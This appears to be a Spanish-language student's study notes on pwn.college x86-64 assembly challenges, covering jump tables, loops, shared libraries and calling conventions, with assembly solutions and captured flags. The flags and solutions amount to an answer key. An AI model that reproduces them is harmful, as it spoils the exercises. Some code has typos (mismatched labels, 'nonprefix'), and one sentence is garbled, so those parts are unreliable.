pwn.college{w_w8UjT_9EaU1ildN9bT0-Y5gF9.0lN0czMywSMycjN4EzW}

3.2.7. Reverse the Password

Este desafío busca recordar los temas anteriores, como el objdump, y lo que hemos visto anteriormente para la comparación de caracteres y el poder leer código en **ASM**.

Consideraciones

Al momento de realizar comparaciones, tambien se puede hacer con el valor en hexadecimal su valor en ASCII a comparar

Comparacion con valor en hexadecimal

```
cmp BYTE PTR [rax], 0x70 ; 0x70 = 112 = 'p'
```

Flag Capturada

 CAPTURADA

pwn.college{wNjWDbSIItWSvndFqwZshHkx80-.01N0czMywSMycjN4EzW}

3.2.8. Conditionals Without Conditionals

Para poder realizar una serie de condicionales, se suele trabajar con una **jump table** en vez de tener una secuencia de condicionales, una detrás de otra.

Si desamblamos un programa vamos a ver algo así:



```
mov    rax, 0                ; zero out rax
mov    al, BYTE PTR [rcx]    ; load the character into the low byte of rax
mov    rax, [rax*8+0x1234000] ; load a stored address from the jump table at 0x1234000
jmp     rax                  ; jump to it
```

En este caso, el valor de **0x1234000**, representa la dirección donde se encuentra la tabla de saltos.

En este problema, nos piden:

1. Encontrar la dirección de la tabla de saltos, con objdump
2. Con el GDB detectar cual es la dirección correcta a la que tiene que saltar para que salga existosamente.
3. calcular el valor correcto, con la siguiente formula $\text{Índice} = \frac{\text{Dirección Slot} - \text{Dirección Base}}{8}$

Flag Capturada

 CAPTURADA

pwn.college{QuJcHz6h6ZmYjOh93E_-XKn_J3b.0F00czMywSMycjN4EzW}

3.2.9. Recognizing Loops

Un bucle(*loop*) es una secuencia de instrucciones que vuelve atrás para repetirse.

</> Ejemplo de un bucle

```

loop:
mov    al, BYTE PTR [rsi]    ; load next password character
cmp    al, BYTE PTR [rdi]    ; compare against next argv[1] character
jne    fail                  ; mismatch → jump to fail
cmp    al, 0x0               ; reached the null terminator?
je     success               ; yes → all characters matched!
inc    rdi                   ; **inc**rement rdi to advance to next argv[1] character
inc    rsi                   ; **inc**rement rsi to advance to next password character
jmp    loop                  ; jump back to the top – repeat!

```

En este caso, la instrucción de nuestro interés es la de `jmp`, puesto que este siempre va a saltar de forma incondicional.

Y el bucle terminará cuando se cumpla alguna de las condiciones.

En este problema, nos piden:

1. Detectar en que parte se encuentra el bucle con `objdump`.
2. Detectar donde se esta almacenando la contraseña.
3. Traducir la contraseña escrita en formato hexadecimal, a código ASCII cada caracter.

🚩 Flag Capturada**✓ CAPTURADA**

pwn.college{0Ae7WQpSJ7pA143bEe4QwhsamaT.0V00czMywSMycjN4EzW}

3.2.10. Writing Loops

Todo bucle necesita 3 elementos:

1. Donde se encuentra actualmente.
2. Cuánto se ha avanzando.
- 3.Cuál es la condición de salida.

</>

```

.intel_syntax noprefix
mov rsi, [rsp + 16]
xor rdi, rdi
loop:
mov al, BYTE PTR [rsi]
cmp al, 0x0
je sucss
inc rsi
inc rdi
jmp loop

sucess:
mov rax, 60
syscall

```

🚩 Flag Capturada**✓ CAPTURADA**

pwn.college{kGPHs9T6Bo2idpKHvjEQsY42zj9.0lNyQTnywSMycjN4EzW}

3.2.11. Writing From a Shared Library

Lo que hemos realizado hasta ahorita son códigos que inician en `_start`, se ejecutan desde ahí y finalizan con una llamada al sistema.

Una biblioteca compartida, será un fragmento de código compilado que otro programa carga en tiempo de ejecución y al que recurre. Siendo las bibliotecas una interfaz más cómoda para interactuar.

Para poder acceder al código de la librería, vamos a utilizar la instrucción `call` `[target]`, esta instrucción empuja a la pila la dirección de la siguiente instrucción tras la instrucción `call`, para que sirva de dirección de retorno y saltamos a `[target]`.

```
.intel_syntax nonprefix
.global solve
solve:
[your code, ending in an exit syscall]
```

La línea `.global solve`, va a exponer nuestro código para que otros programas puedan utilizar dicha función.

Ahora para poder compilar nuestra biblioteca compartida, se va a usar la bandera `-shared`, con el comando `ld`, de la siguiente forma:

```
as -o your-solve.o your-solve.s
ld -shared -o your-solve.so your-solve.o
```

Ahora para poder pasar los parámetros a la función, se tiene que seguir las convenciones de llamada (**calling convention**).

Registro	Función al incorporarse
rdi	Primer argumento
rsi	Segundo argumento
rdx	Tercer argumento
rcx	Cuarto argumento
r8	Quinto argumento
r9	Sexto argumento
stack	Empuja los demás valores a la pila.

Tabla 3.2: Calling conventions en asm x86

</> Solución

```
.intel_syntax noprefix
.global solve

solve:
mov rdx, rsi
mov rsi, rdi
mov rdi, 1
mov rax, 1
syscall

mov rdi, 0
mov rax, 60
syscall
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{czNSI3Wb6ITRsHns0b4e1yvvyfC4.0FN1kDNywSMycjN4EzW}
```

3.2.12. Returning a Value

En la sección anterior [3.2.11](#), terminamos la función llamando al sistema de `exit`.

Al realizar esto de aquí, termina nuestro programa, pero no regresa el control a quien hizo la llamada, para que se pueda realizar eso de ahí, se hace uso de la llamada al sistema `ret`.

En la convención de llamada de Linux x86-64, el valor de retorno se almacena en `rax`.

</> Solución

```
.intel_syntax noprefix
.global solve

solve:
mov rax, rdi
ret
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{YN5Hs06b9fLKQ2xn10Q3Xuhap7L.0VN1kDNywSMycjN4EzW}
```

3.2.13. Calling Through a Pointer

Para este caso, se esta pasando la ubicación de la función a llamar, en el registro `rdi`, y dicha ubicación es un valor de 64 bits que nos indica la ubicación de un fragmento de código en la memoria.

</>

```
.intel_syntax noprefix
.global solve
solve:
call rdi
ret
```

Flag Capturada

✓ CAPTURADA

pwn.college{s0lh7rNWQ3zTmxtLr38hoQqTUtR.01N1kDNywSMycjN4EzW}

3.2.14. Calling Through a Pointer with an Argument

En este desafío, el valor de `rdi`, contiene el valor de la función, y a la vez si queremos pasar un valor a la función, este va a seguir el las convenciones de llamada.

</>

```
.intel_syntax noprefix
.global solve
solve:
mov rax, rdi
mov rdi, 1337
call rax
ret
```

Flag Capturada

✓ CAPTURADA

pwn.college{MLa5ffWiEMfwwHnZtH81on1VqGd.01N1kDNywSMycjN4EzW}

3.2.15. Saving Caller - Saved Registers

En la arquitectura x86-64, todos los programas comparten los mismo 16 registros por lo que la convención a llamada, establecen reglas estrictas sobre quién es responsable de preservar los datos al invocar la función.

- **Caller:** Los registros `rax`, `rcx`, `rdx`, `rsi`, `rdi`, `r8`, `r9`, `r10`, `r11` se van a poder perder cuando se haga el llamado a la función, por eso mismo se tienen que guardar primero y restaurarlo después.
- **Callee:** Las funciones que se llaman no deben modificar los registros guardados por la función llamada. Por el contrario, las funciones llamadas pueden modificarlos, pero deben restablecerlos a su estado original. En x86-64, estos son `rbx`, `rbp`, `r12`, `r13`, `r14` y `r15`.

</> Solución

```
.intel_syntax noprefix
.global solve

solve:
push rax
push rcx
push rdx
push r8
push r9
push r10
push r11
push rsi
push rdi

call rdi

pop rdi
pop rsi
pop r11
pop r10
pop r9
pop r8
pop rdx
pop rcx
pop rax

call rsi
ret
```

Flag Capturada**✓ CAPTURADA**

pwn.college{kJ2f8vc_wNmA_iDpjBMeWLfv8Cr.0FM4kDNywSMycjN4EzW}

3.2.16. Saving Callee - Saved Registers

Ya has practicado con los registros guardados por el llamante y ahora veremos los guardados por el llamado. Los registros guardados por el llamado (rbx, rbp, r12, r13, r14, r15) deben recuperarse sin alteraciones cuando el llamado regrese. Cuando una función utiliza uno de ellos, se lo toma prestado de quien la ha llamado y debe devolverlo exactamente en el mismo estado en que lo encontró. Esto es lo que permite al llamante mantener valores de larga duración en rbx, rbp y r12-r15 a lo largo de una llamada y confiar en que seguirán ahí después.

La regla es: cuando tu función quiera utilizar estos registros, guárdalos (push) al entrar en tu función y restáuralos (pop) antes de llamar a ret.

Este nivel te sitúa en el lado del llamado. Tu función «solve» se invoca como «solve(check_{callee}lobbered)~(el

</> Solución

```
.intel_syntax noprefix
.global solve

solve:
push rbx
push rbp
push r12
push r13
push r14
push r15

mov rbx, 0x1337
mov rbp, 0x1337
mov r12, 0x1337
mov r13, 0x1337
mov r14, 0x1337
mov r15, 0x1337
call rdi

pop r15
pop r14
pop r13
pop r12
pop rbp
pop rbx
ret
```

🚩 Flag Capturada**✅ CAPTURADA**

pwn.college{U1HPPFUtUyQeov-6iT9TeCx0MLT.0VM4kDNywSMycjN4EzW}